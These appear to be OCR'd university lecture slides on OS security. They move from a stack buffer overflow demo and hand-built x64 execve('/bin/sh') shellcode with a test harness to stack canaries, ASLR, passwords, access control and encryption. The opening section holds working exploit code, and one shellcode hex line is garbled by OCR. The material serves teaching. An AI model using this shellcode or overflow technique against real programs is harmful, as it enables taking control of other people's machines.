
Stack Buffer Overflow Code Examples with Arbitrary Code Execution

```c
#include <string.h>
#include <stdio.h>

void foo(const char* input)
{
  char buf[64];

  // Here is where I overwrite my stack
  strcpy(buf, input);
  printf("%s\n", buf);
}

void bar(void)
{
  printf("Augh! I've been hacked!\n");
}

void baz ()
{
  printf("Called baz!\n");
}

int main(int argc, char* argv[])
{
  if (argc < 2)
  {
    printf("Please supply a string as an argument!\n");
    return -1;
  }

  foo(argv[1]);
  return 0;
}
```

By overwriting buf, we will overwrite the return pointer and call bar() instead of returning to main

Neat, but we can do much more interesting things


Smashing the Stack



Instead of writing "A", what if we wrote machine code?

Instead of overwriting with a function address, what if we pointed to our new machine code?

Smashing the Stack



Instead of writing "A", what if we wrote machine code?

Instead of overwriting with a function address, what if we pointed to our new machine code?

We can now inject any code we want and execute it

Shellcode

- The machine code we will inject into the stack is called shellcode
- It is called shellcode because it typically starts a command shell from which the attacker can control the compromised machine
    - We will be doing that
- Since we are using a strcpy as our attack vector our shell code can not have any NULL bytes
    - strcpy() stops on NULL bytes and we wouldn't be able to inject our full payload

Generating Shellcode

- We want our payload to call `execv("/bin/sh",NULL);`
- Compile with gcc and see what we get

```
#include <stdio.h>
#include <unistd.h>

int main (int argc, char *argv[])
{
  static char * cmd ="/bin/sh";
  execv(cmd,  NULL);
  printf("EXECV Failed\n");
}
```

Generating Shellcode

```
0000000000400640 <main>:
400640: 55                      push   %rbp
400641: 48 89 e5                mov    %rsp,%rbp
400644: 48 83 ec 10             sub    $0x10,%rsp
400648: 89 7d fc                mov    %edi,-0x4(%rbp)
40064b: 48 89 75 f0             mov    %rsi,-0x10(%rbp)
40064f: 48 8b 05 ea 09 20 00    mov    0x2009ea(%rip),%rax
400656: be 00 00 00 00          mov    $0x0,%esi
40065b: 48 89 c7                mov    %rax,%rdi
40065e: e8 ad fe ff ff          callq  400510 <execv@plt>
400663: bf 10 07 40 00          mov    $0x400710,%edi
400668: e8 c3 fe ff ff          callq  400530 <puts@plt>
40066d: b8 00 00 00 00          mov    $0x0,%eax
400672: c9                      leaveq
400673: c3                      retq
```

No good. MOV opcodes end up with many NULL bytes. We need to do this by hand

Generating Shellcode

```
global _start
section .text

; Register allocation for x64 function calls
; function_call(%rax) = function(%rdi,  %rsi,  %rdx,  %r10,  %r8,  %r9)
;                 ^system          ^arg1  ^arg2  ^arg3  ^arg4  ^arg5 ^arg6
;                  call #

_start:
xor rdi,rdi                    ; rdi null
push rdi                       ; null
push rdi                       ; null
pop rsi                        ; argv null
pop rdx                        ; envp null
mov rdi,0x68732f6e69622f2f ; hs/nib//
shr rdi,0x08                   ; no nulls, so shr to get \0
push rdi                       ; \0hs/nib/
push rsp
pop rdi                        ; pointer to arguments
push 0x3b                      ; execve syscall
pop rax
syscall
```

Instead of MOV, use PUSH

Generating Shellcode

```
0000000000400080 <_start>:
400080: 48 31 ff                xor    %rdi,%rdi
400083: 57                      push   %rdi
400084: 57                      push   %rdi
400085: 5e                      pop    %rsi
400086: 5a                      pop    %rdx
400087: 48 bf 2f 2f 62 69 6e    movabs $0x68732f6e69622f2f,%rdi
40008e: 2f 73 68
400091: 48 c1 ef 08             shr    $0x8,%rdi
400095: 57                      push   %rdi
400096: 54                      push   %rsp
400097: 5f                      pop    %rdi
400098: 6a 3b                   pushq  $0x3b
40009a: 58                      pop    %rax
40009b: 0f 05                   syscall
```

No NULL bytes!

Generating Shellcode

```
0000000000400080 <_start>:
400080: 48 31 ff                xor    %rdi,%rdi
400083: 57                      push   %rdi
400084: 57                      push   %rdi
400085: 5e                      pop    %rsi
400086: 5a                      pop    %rdx
400087: 48 bf 2f 2f 62 69 6e    movabs $0x68732f6e69622f2f,%rdi
40008e: 2f 73 68
400091: 48 c1 ef 08             shr    $0x8,%rdi
400095: 57                      push   %rdi
400096: 54                      push   %rsp
400097: 5f                      pop    %rdi
400098: 6a 3b                   pushq  $0x3b
40009a: 58                      pop    %rax
40009b: 0f 05                   syscall
```

Translates to:

```
\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x7
\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05
```

Testing the Shellcode

```
#include <unistd.h>
char code[] = "\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f
  \x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a
  \x3b\x58\x0f\x05";

int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
  return 0;
}
```

Testing the Shellcode

```
#include <unistd.h>
char code[] = "\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f
  \x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a
  \x3b\x58\x0f\x05";

int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
  return 0;
}
```

Our shellcode

Declare a function pointer and cast our shell code to the function pointer

Stack Buffer Overflow Code Examples with Arbitrary Code Execution: Shellcode

How does the OS protect itself from us?

- Stack Canary
- Address Space Layout Randomization
- Non-executable Stack (NX)

Stack Canary

- Stack is modified by adding a canary (known unknown) value
- Before exit of a routine the canary is checked
  - If the canary value has been modified , such as by a buffer overrun, the program is killed

Stack Canary

Types of Canaries

- Terminator canaries - built of NULL terminators
  - To avoid suspicion our program must write NULL characters, which prevents us from using strcpy() to inject our payload.
- Random canaries - random canary generated at runtime form /dev/random. stored in a global variable. It is padded by unmapped pages, so that attempting to read it by exploiting bugs to read off RAM cause a segmentation fault.

Types of Canaries

- Random XOR canaries - XOR scrambled using the control data. If either the canary or the control data are overwritten, the canary value is wrong. Susceptible to shell code attacks

gcc

- Uses ProPolice. Originally developed by IBM. worked by Redhat in 2005.
  - -fstack-protector flag protects only some vulnerable functions
  - -fstack-protector-all flag, which protects all functions whether they need it or not.

Linux Canaries

- All Fedora packages are compiled with -fstack-protector since Fedora Core 5, and -fstack-protector-strong since Fedora 20.
- Most packages in Ubuntu are compiled with -fstack-protector since 6.10.
- Every Arch Linux package is compiled with -fstack-protector since 2011.
- All Arch Linux packages built since 4 May 2014 use -fstack-protector-strong.
- Stack protection is only used for some packages in Debian, and only for the FreeBSD base system since 8.0.
- Stack protection is standard in OpenBSD,Hardened Gentoo, and DragonFly BSD.

https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries

Canary in Action

```
00000000004005d0 <go>:
4005d0: 55                    push   %rbp
4005d1: 48 89 e5              mov    %rsp,%rbp
4005d4: 48 83 ec 50           sub    $0x50,%rsp
4005d8: 48 89 7d b8           mov    %rdi,-0x48(%rbp)
4005dc: 48 8b 55 b8           mov    -0x48(%rbp),%rdx
4005e0: 48 8d 45 c0           lea    -0x40(%rbp),%rax
4005e4: 48 89 d6              mov    %rdx,%rsi
4005e7: 48 89 c7              mov    %rax,%rdi
4005ea: e8 a1 fe ff ff        callq  400490 <strcpy@plt>
4005ef: c9                    leaveq
4005f0: c3                    retq
```

aleph.c compiled with no stack canary flag

Canary in Action

```
0000000000400630 <go>:
400630: 55                    push   %rbp
400631: 48 89 e5              mov    %rsp,%rbp
400634: 48 83 ec 60           sub    $0x60,%rsp
400638: 48 89 7d a8           mov    %rdi,-0x58(%rbp)
40063c: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax
400643: 00 00
400645: 48 89 45 f8           mov    %rax,-0x8(%rbp)
400649: 31 c0                 xor    %eax,%eax
40064b: 48 8b 55 a8           mov    -0x58(%rbp),%rdx
40064f: 48 8d 45 b0           lea    -0x50(%rbp),%rax
400653: 48 89 d6              mov    %rdx,%rsi
400656: 48 89 c7              mov    %rax,%rdi
400659: e8 82 fe ff ff        callq  4004e0 <strcpy@plt>
40065e: 48 8b 45 f8           mov    -0x8(%rbp),%rax
400662: 64 48 33 04 25 28 00  xor    %fs:0x28,%rax
400669: 00 00
40066b: 74 05                 je     400672 <go+0x42>
40066d: e8 7e fe ff ff        callq  4004f0 <__stack_chk_fail@plt>
400672: c9                    leaveq
400673: c3                    retq
```

aleph.c compiled with stack canary flag

But …

gcc does not use -fstack-protector by default. Your code will not be checked for stack corruption

Address Space Layout Randomization

- Every time the program is loaded, it's libraries and memory regions are mapped to random locations in virtual memory.

- When running a program twice, buffers on the stack will have different addresses between runs. T
    - We cannot use a static address pointing to the stack that we happened to find by using gdb, because these addresses will not be correct the next time the program is run.

Authentication

- We want users to access only accounts they're authorized to access.

- Controlling what a user can access on a system has two parts

    1. Authentication

    2. Authorization

Authentication

- Authentication is verifying the identity of a party to a communication
  - In some cases, such as an online bank, we want to authenticate both parties
  - Phishing is the attempt to acquire sensitive information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication.

Authentication

- Usually takes one of three forms
  1. Something you have
     - House key, ATM card, RSA token
  2. Something you know
     - login or password
  3. Something you are
     - Fingerprint, voice print, retinal scan

Two Factor Authorization

- Using two different methods of authentication at the same time is two-factor authorization
  - ATM card and PIN
  - Login plus RSA token

Passwords

- Passwords are problematic because of social factors.
  - Worst is the default. Many times never changed.
  - weak password - easily guessed
  - strong password - combination of upper and lower case, symbols, numbers

Passwords

- The easier a password is for the owner to remember generally means it will be easier for an attacker to guess.
- However, passwords which are difficult to remember may also reduce the security of a system because
    - users might need to write down the password
    - users will need frequent password resets
    - users are more likely to re-use the same password.
    - Similarly, the more stringent requirements for password strength, e.g. "have a mix of uppercase and lowercase letters and digits" or "change it monthly", the greater the degree to which users will subvert the system.

Dictionary Attack

- Passwords that are names or words can often be broken by guessing.
    - Dictionary attack

Worst Password Ideas


- Pet names
- A notable date, such as a wedding anniversary
- A family member's birthday
- Your child's name
- Another family member's name
- Your birthplace
- A favorite holiday
- Something related to your favorite sports team
- The name of a significant other
- The word "Password"

Passwords

- In 2006, a survey of 34,000 MySpace passwords revealed that the most common were "password1", "abc123", "myspace1", and "password"

Password Authentication from a Human Factors Perspective: Results of a Survey among End-Users by Peter Hoonakker, Nis Bornoe and Pascale Carayon

Passwords


UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor &3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)
~28 BITS OF ENTROPY
2^28 = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: HARD
correct horse battery staple
FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^44 = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS: HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT
THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Authorization

- Once the OS knows who a user is, the next task is deciding what operations that user is allowed to do.
    - Deciding what operation a user can perform is authorization.
    - In the context of an OS the "user" can be a process as well

Access Control Matrix

- An abstract, formal security model of protection state in computer systems, that characterizes the rights of each subject with respect to every object in the system.

- An access matrix can be envisioned as a rectangular array of cells, with one row per subject and one column per object..

Access Control Matrix

	gcc	Mal's resumé	Printer
Mal	Execute	Read Write	Write
Jayne	nil	nil	nil
Wash	Execute	Read	Write
Inara	nil	Read	Write
Kaylee	Execute	Read	Write Stop Queue Start Queue

Access Control List

- A list of permissions attached to an object
- More efficient than an ACM.
- List elements list only the users authorized to perform some action on the object.

	gcc
Mal	Execute
Wash	Execute
Kaylee	Execute

Access Control List

- Access control lists still create more entries than we’d like.
    - Instead use groups or roles.

When do we check permissions?

- When a file is first accessed?
- Every operation?
- What if the user is in the middle of an operation when rights are revoked?

Security and protection policies

- Any OS that is to be secure must have a set of policies that clearly spells out:
  - what users are allowed to do
  - what users are not allowed to do
  - what users are required to do
  - what the punishments are if the procedures are not followed

Communication Security

- Often a process running on one system will need to communicate with a process running on a different system.

- When we send information over the communication link three potential classes of problems can occur

  1. Intercepting

  2. Changing

  3. Inserting


Encryption

- Encryption can eliminate or mitigate two out of the three problems.
- Encryption takes a message (plaintext) and uses a known algorithm to scramble the message.
- Relies on the fact that a captured message will be computationally infeasible to decrypt without knowing the key.
    - Theoretically can try every possible key value in a brute force attack.
    - Unfortunately the definition of computationally infeasible changes.
        - What was computationally infeasible 5 years ago may be easy now.

Symmetric Key Encryption

- In symmetric key encryption the same key is used to decrypt and encrypt the message.

- Algorithms that use this method are also known as shared key or secret key



Symmetric Key Encryption

- Data Encryption Standard (DES) - Many years the standard but no longer considered secure.
  - 56 bit key
- In 2001 Advanced Encryption Standard (AES) was established.
  - 128, 192, or 256 bit key.
  - When AES was released DES could be broken in a few hours of brute force. $10,000 of specialized hardware.
  - AES with a similar but faster machine would take 149 trillion years.


Symmetric Key Encryption

- What happens if Bob and Alice don't know each other and are reluctant to share secret keys?
- Use a trusted third party (TTP) to generate a key and send it to both of them.

Asymmetric Key Encryption

- Also known as public key encryption.
- Utilizes a pair of keys.
  - One key can be known to the world, the public key.
  - The other key, the private key, is kept secret.

Asymmetric Key Encryption



Asymmetric Key Encryption

- Standard for many years has been Rivest, Shamir, Adleman (RSA).
- Based on prime numbers
- Relies on the fact that there are efficient algorithms for determining if a number is prime, but no efficient algorithm for finding the prime factors of a number.

Message digests

- Sometimes we don’t necessarily want to hide the contents of a message we only want to make sure it didn’t get changed.

- We can computer a message digest or hash.

    - Chop the message into short pieces and combine them in a one-way function.

    - The result is a message digest of fixed length, usually 128 bits

Message digests

- Two algorithms are presently in use MD5 and secure hash standard (SHA).
  - MD5 is commonly used to validate file downloads form the Internet.
  - MD5 is breakable with only modest amounts of computing power. So only good for ensuring files were downloaded correctly.

Message Signing

- By combining a message digest with public key encryption Alice can effectively sign a message electronically.
    - Alice takes message M and creates a digest.
    - She then encrypts the digest with her private key and sends the message and the encrypted digest to Bob.
    - Bob knows her public key so he can run the digest algorithm on the message and compare the result to the decrypted digest. If they are equal he knows Alice sent the message.

Message Signing

- A special use of message signing is used to authenticate either clients or servers.
    - Process produces a certificate the verifies identity.
    - A special program is run that produces a preliminary certificate.
    - The preliminary certificate is sent to a certificate authority which encrypts the certificate with its private key.
    - Browsers can decrypt the certificate with the public key of the signing authority.

Security Protocols

- What level in the network stack provides security?
  - Several
- In TCP/IP security is specified for the transport and network layer
- 802.11 there may be encryption at the data link layer.
- Transport layer security features are defined int eh secure socket layer (SSL), also called transport layer security.
  - Also commonly used in application layer protocol HTTPS
- Network later security also available with a protocol known as IPsec.